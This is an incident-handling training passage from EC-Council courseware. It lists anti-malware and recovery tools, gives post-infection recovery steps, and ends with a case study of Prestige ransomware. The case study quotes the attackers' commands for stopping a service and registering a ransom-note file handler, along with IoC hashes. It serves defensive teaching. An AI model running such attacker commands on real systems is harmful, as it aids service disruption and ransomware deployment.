



Figure 4.90: Screenshot of TotalAV

Some additional tools for eradicating malware are listed below:

- Bitdefender Antivirus Plus (*https://www.bitdefender.com*)
- Kaspersky Antivirus (*https://www.kaspersky.com*)
- McAfee® Total Protection (*https://www.mcafee.com*)
- Norton AntiVirus Plus (*https://us.norton.com*)
- Avast Premium Security (*https://www.avast.com*)

## Anti-Trojan Software

Anti-Trojan software is a tool or program that is designed to identify and prevent malicious Trojans or malware from infecting computer systems or electronic devices. Anti-Trojan tools may employ scanning strategies as well as freeware or licensed tools to detect Trojans, rootkits, backdoors, and other types of potentially damaging software.

- **Malwarebytes**

  Source: *https://www.malwarebytes.com*

  Malwarebytes is an antimalware software for Microsoft Windows, macOS, ChromeOS, Android, and iOS that finds and removes malware threats such as Trojans, viruses, ransomware, spyware, and adware. Malwarebytes provides real-time protection with features such as web protection, malware protection, ransomware protection, and exploit protection.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.91: Screenshot of Malwarebytes

Some additional anti-Trojan software are listed below:

- Bitdefender Total Security (*https://bitdefender.com*)
- Norton 360 Premium (*https://us.norton.com*)
- HitmanPro (*https://www.hitmanpro.com*)
- Plumbytes Anti-Malware (*https://plumbytes.com*)
- AVG AntiVirus (*https://www.avg.com*)

## Explain Recovery after Malware Incidents

Malware incidents can disrupt the normal business operations of an organization as they can destroy critical data, crash the systems, encrypt sensitive files, etc. As a result, the organizations will be unable to use those affected systems for production. Therefore, the incident responders must carefully bring back those affected systems online to resume normal business operations and avoid further incidents. Additionally, the IH&R team should assess, validate, and monitor those production systems to ensure they are working normally without any issues.

This section will discuss some of the significant recovery techniques that can be implemented by the incident responders after eradicating malware incidents from the infected hosts or network in an organization.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are some recovery steps that incident responders must follow after malware security incidents:

- Recover infected systems by reimaging and rebuilding them from scratch or by removing temporary containment imposed on them. Delete all the data from compromised systems and wipe impacted storage media such as hard disks, memory cards, and USBs.
- Recover any data lost owing to infection using data recovery tools, trusted clean backup sources, or backup data through cloud synchronization.
- Scan hosts and file shares with updated antivirus software signatures/definitions, eliminate system/network vulnerabilities, and update routers.
- Run full scans on system and device backups to ensure that all malware traces have been removed before using backups to restore servers, systems, and databases. Use antivirus software containing updated malware signatures/definitions to ensure complete eradication of malware from hosts, networks, and servers.
- Prior to recovering infected services, assess preproduction security risks to ensure that no more infections are detected and that the cause of the original infection has been entirely eradicated. It is good practice to inform all concerned parties, such as users, employees, and stakeholders, about the recovery of suspended services. Then, the organization should restore recovered functions in stages by adding better monitoring facilities.
- Restore email services after blocking malicious email senders at the server level. All employees must change their account passwords after an attack to prevent account compromise if the malware was able to access account security credentials. Enable two-factor authentication for organizational email, login, and user accounts. Enable scanning of links and attachments for all emails passing through the server.
- Disable automatic file sharing between systems. The organization should enable file sharing with authentication if files must be shared among connected systems. Update file sharing applications, remove old versions and their associated files, and install new versions directly from developer websites. Restore system functions, including disabled/enabled services, open/closed ports, etc., to their original states.
- Connect systems to a clean network to download, install and update the OS and all other software.
- Implement Internet security gateways to analyze content for known malware in specific protocols (including encrypted protocols).
- Keep containment measures in effect until the estimated number of unpatched or infected systems is sufficiently low.
- Implement the 3-2-1 backup strategy for better recovery from backup storage.
- Implement a robust data protection strategy that includes data inventory, endpoint identification, a data recovery plan, backup protection, and other components.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Completely wipe the affected systems, including the master boot record (MBR).
- Utilize the Windows System Restore utility tool to recover data in the Windows system using point-in-time backups.
- Restore previous file versions from the restore point in Windows.
- Rebuild and clean the critical software and components such as BIOS, drivers, etc. from a trusted software library and verify software hashes.
- Use automatic alerts triggering API-driven workflows for post-malware recovery.

## Tools for Recovery after Malware Incidents

Malware attacks can infect, corrupt, and destroy data on a computer or drive. In such cases, incident responders should use sophisticated tools such as EaseUS Data Recovery Wizard, Remo Recover, and Stellar Data Recovery Professional to recover critical data from the infected drives. These tools allow incident handlers to restore data and make it available as quickly as possible so that the organization can resume its operations and services.

- **EaseUS Data Recovery Wizard**

  Source: *https://www.easeus.com*

  EaseUS Data Recovery Wizard is a data recovery software that helps incident handlers to recover lost data or files from a malware-infected system during the recovery step of the incident handling process. This recovery tool supports the restoration of files for all storage devices, including USB, pen drive, SD card, HDD, SSD, emptied Recycle Bin, and so on. This tool further helps incident handlers scan the infected drives and repair corrupted data such as photos, videos, and documents after a malware incident.





Figure 4.92: Screenshot of EaseUS Data Recovery Wizard


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional tools for recovery after the malware incidents are as follows:

- Remo Recover (*https://www.remosoftware.com*)
- Stellar Data Recovery Professional (*https://www.stellarinfo.com*)
- Trellix Ransomware Recover (*https://www.trellix.com*)
- NAKIVO (*https://www.nakivo.com*)
- Advanced Disk Recovery (*https://www.systweak.com*)

## Understand the Handling of Malware Incidents - Case Study

As modern technologies continue to advance, attackers are increasingly targeting organizational systems and networks by distributing malware.. These attack techniques enable perpetrators to steal critical data and conduct malicious activities while evading traditional detection mechanisms. Consequently, it is crucial for incident responders to adopt proper strategies or techniques to effectively handle and respond to malware incidents.

This section will discuss a malware incident case scenario to study the techniques used to handle that security incident, which can help incident responders manage similar incidents easily with an efficient approach.

### Handling Prestige Ransomware Incident

Source: *https://www.microsoft.com*

A few transport and logistic entities in Ukraine and Poland were attacked by a dreadful ransomware known as “Prestige.” This ransomware was suspected to be deployed by Russian-based APT group called “IRIDIUM.” The malware was labeled as “Prestige ranusomeware” as per its ransom note, which was deployed on 11 October, 2022 across all the targeted entities within a short span of time. The incident handling and intelligence team at Microsoft handled the incident in the following manner:

- **Incident Identification**

  Microsoft’s intelligence and incident handling team was informed about the incident to identify the evidence of the attack. The team performed attribution assessment based on forensic artifacts, capabilities, victimology, attack patterns, TTPs corresponding to “IRIDIUM” activity. Upon comparing with technical artifacts available at Microsoft, the team suspected that it was linked to IRIDIUM’s activity, which was identified back in March 2022.

  The Microsoft team also identified that the APT group employed popular remote execution utilities such as **RemoteExec** and **Impacket WMIexec** before deploying Prestige. They also determined that the APT group has used open-source tools such as **winPEAS**, **comsvcs.dll**, and **ntdsutil.exe** to access high-privileged accounts for credential extraction and privilege escalation. However, the initial access to the environment was not identified by Microsoft; it could be launched via malicious attachment or vulnerable components.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

After obtaining adequate privileges, the APT group staged the payload to compromise the targeted victims. The infection chain varied across the victims, which the Microsoft team identified through the following IoCs:

| IoCs | Type | Description |
|---|---|---|
| d1ca0d471dee41eb3ea0b6ea117810f228354fc3b7b47400a812573d40d91d | SHA-256 | Prestige ransomware payload |
| 5fc44c7342b84f50f24758e39c8848b2f0991e8817ef5465844f5f2ff6085a57 | SHA-256 | Prestige ransomware payload |
| 6cff0bbd62efe99f381e5cc0c4182b0fb7a9a34e4be9ce68ee6b0d0ea3eee39c | SHA-256 | Prestige ransomware payload |
| a32bbc5df4195de63ea06feb46cd6b55 | Import hash | Unique PE Import Hash shared by ransomware payloads |
| C:\Users\Public\README | File path | File path of the ransom note |

Table 4.3: IoCs related to Prestige ransomware

- **Incident Triage**

  During the initial assessment, the Microsoft team identified that the malware campaign was targeting transport and logistic companies that were supporting Ukraine in war. The Microsoft team highlighted the activity as a destructive attack and labeled it as "**Critical**" for other Eastern Europe countries.

- **Incident Notification and Containment**

  After triaging the event, the Microsoft team notified the victims and other transport entities to be aware of similar attacks. They claimed that the team is performing further analysis to gather evidence related to the malware so that they can provide appropriate containment and eradication strategies to eliminate the incident.

- **Evidence Gathering and Forensic Analysis**

  During forensic analysis, the team determined that the malware aims to terminate the MSSQL Windows service for successful encryption of a critical file. With the privileged credentials, the remote attacker can execute the following command to terminate MSSQL service:

  ```
  C:\Windows\System32\net.exe stop
  ```

  Subsequently, the malware creates a directory **C:\Users\Public\README** to place the ransom note in that file. Then, the cloned files of ransom note are copied to the root


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

directory of each drive. The ransom note is created as shown in the screenshot given below.





Figure 4.93: Screenshot of ransom note generated by Prestige

**Note:** The note also contains warning messages to the victims claiming that permanent deletion could occur if any third-party solutions are used to decrypt the files.

The malware then propagates through the file system and encrypts files containing the following extensions:





Figure 4.94: Screenshot of file extensions that Prestige can encrypt

The Microsoft team identified that the malware uses the following hardcoded RSA X509 public key to encrypt the files.




Figure 4.95: Screenshot of RSA X509 public key used by Prestige


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Then, the malware appends **.enc** extension to each file that it encrypts. For instance, **transport.docx** is converted to **transport.docx.enc** on the victims' machine. To register the custom file extension handler, the remote attackers execute the following commands.

```
C:\Windows\System32\reg.exe add HKCR\.enc /ve /t REG_SZ /d enc /f

C:\Windows\System32\reg.exe add HKCR\enc\shell\open\command /ve /t REG_SZ /d "C:\Windows\Notepad.exe
C:\Users\Public\README" /f
```

